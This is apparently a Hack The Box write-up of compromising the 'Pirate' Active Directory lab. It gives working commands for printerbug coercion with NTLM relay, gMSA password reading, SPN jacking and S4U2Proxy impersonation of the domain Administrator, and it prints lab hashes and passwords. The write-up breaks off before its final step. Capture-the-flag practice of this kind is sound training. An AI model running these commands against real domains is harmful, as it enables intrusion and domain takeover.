# HTB-Pirate
Table of Contents
Scope:10.129.244.95
Creds:pentestp3nt3st2025!&
Recon
Nmap
sudo nmap -sC -sV -sT -p- -Pn -T5 --min-rate=5000 -vvvv pirate.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-title: IIS Windows Server88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-03-05 13:41:38Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC01.pirate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate|_ssl-date: 2026-03-05T13:43:07+00:00; +6h59m57s from scanner time.443/tcp   open  https?        syn-ack445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC01.pirate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate|_ssl-date: 2026-03-05T13:43:07+00:00; +6h59m57s from scanner time.2179/tcp  open  vmrdp?        syn-ack3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)|_ssl-date: 2026-03-05T13:43:07+00:00; +6h59m57s from scanner time.| ssl-cert: Subject: commonName=DC01.pirate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)|_ssl-date: 2026-03-05T13:43:07+00:00; +6h59m57s from scanner time.| ssl-cert: Subject: commonName=DC01.pirate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb| Issuer: commonName=pirate-DC01-CA/domainComponent=pirate5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        syn-ack .NET Message Framing49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49685/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049686/tcp open  msrpc         syn-ack Microsoft Windows RPC49688/tcp open  msrpc         syn-ack Microsoft Windows RPC49689/tcp open  msrpc         syn-ack Microsoft Windows RPC49914/tcp open  msrpc         syn-ack Microsoft Windows RPC49940/tcp open  msrpc         syn-ack Microsoft Windows RPC49964/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 65389/tcp): CLEAN (Timeout)|   Check 2 (port 57669/tcp): CLEAN (Timeout)|   Check 3 (port 53723/udp): CLEAN (Timeout)|   Check 4 (port 21019/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3.1.1:|_    Message signing enabled and required|_clock-skew: mean: 6h59m56s, deviation: 0s, median: 6h59m56s| smb2-time:|   date: 2026-03-05T13:42:27|_  start_date: N/A
In order to avoid clock skew errors I used the following commands to adjust the time to that of the target:
sudo timedatectl set-ntp truesudo ntpdate -u 10.129.244.95sudo timedatectl set-ntp false
This post is password-protected. Enter the password to continue:
NXC
I generated a krb5.conf file:

Then started my enumeration:


I also noticed some gMSA accounts:

My current user does not have READ permissions on them, so might need to take someone else over that does:

I tried spraying the machine accounts with the name - name combo and found a working one!

MS01$ms01BloodHound
Since I couldn’t find anything else I booted up bloodhound


Be sure to use
bloodhound-pythoninstead of the CE version for querying here as that one will NOT work:
ReadGMSAPassword
Once all the necessary info has been gathered we can import it and start graphing the data.

I noticed that the MS01$ machine account was able to read the gMSA passwords so let’s do that right away and get access via winrm with gmsa_adfs_prod:

gMSA_ADCS_prod$304106f739822ea2ad8ebe23f802d078
gMSA_ADFS_prod$8126756fb2e69697bfcb04816e685839Foothold
evil-winrm as gMSA_ADFS_prod$

Nothing interesting stood out at first:

I did however find another IP address:

Which turned out to be WEB01:

Pivoting
Time to pivot to WEB01 and for this I’ll be uploading the agent.exe binary from ligolo-ng:






I ping the WEB01 host to verify that everything works:
WEB01 enumeration
I started enumerating the host:


NTLM Relay
We can now use the following commands in order to exploit the printerbug coercion vulnerability:
printerbug pirate.htb/'gMSA_ADFS_prod$'@192.168.100.2 10.10.14.53 -hashes :8126756fb2e69697bfcb04816e685839impacket-ntlmrelayx -smb2support --no-http-server -t ldap://dc01.pirate.htb --remove-mic --delegate-access

DMHFOLDE$W.!wJVYi-;dTG9PS4U2Proxy

Now we can export this ticket and use it to dump some passwords:

I found a cleartext password for the a.white user which appeared to be valid!:
a.whiteE2nvAOKSz5Xz2MJu
Now we’re getting somewhere:

We can use this account to ForceChangePassword the a.white_adm account, which is a member of the IT group.
Privilege Escalation
ForceChangePassword
I’ll start off by changing the password, which can easily be done:
bloodyAD --host dc01.pirate.htb -d pirate.htb -u a.white -p E2nvAOKSz5Xz2MJu --dc-ip 10.129.244.95 set password a.white_adm 'Password123!'
Live SPN Jacking
We can find and remove the SPN for WEB01 in order to replace it with a malicious one afterwards.
impacket-findDelegation pirate.htb/a.white_adm:'Password123!'
Now remove it:
addspn -t 'WEB01$' -u 'pirate.htb\a.white_adm' -p 'Password123!' 'dc01.pirate.htb' -r --spn 'http/WEB01.pirate.htb'
Now we can add the SPN again:
addspn -t 'DC01$' -u 'pirate.htb\a.white_adm' -p 'Password123!' 'dc01.pirate.htb' --spn 'http/WEB01.pirate.htb'
We can then verify this again:

S4U2Proxy
And accordingly impersonate the Administrator of DC01 by abusing S4U2Proxy:
impacket-getST -spn 'http/WEB01.pirate.htb' -impersonate administrator 'pirate.htb/a.white_adm:Password123!' -dc dc01.pirate.htb

However we cannot use this yet:

tgssub
I exploited constrained delegation by impersonating the domain Administrator to obtain a Kerberos service ticket for HTTP on WEB01, then modified the ticket’s service field to CIFS on the domain controller, allowing me to authenticate to DC01 and execute commands as NT AUTHORITY\SYSTEM. This can be done with tgssub:
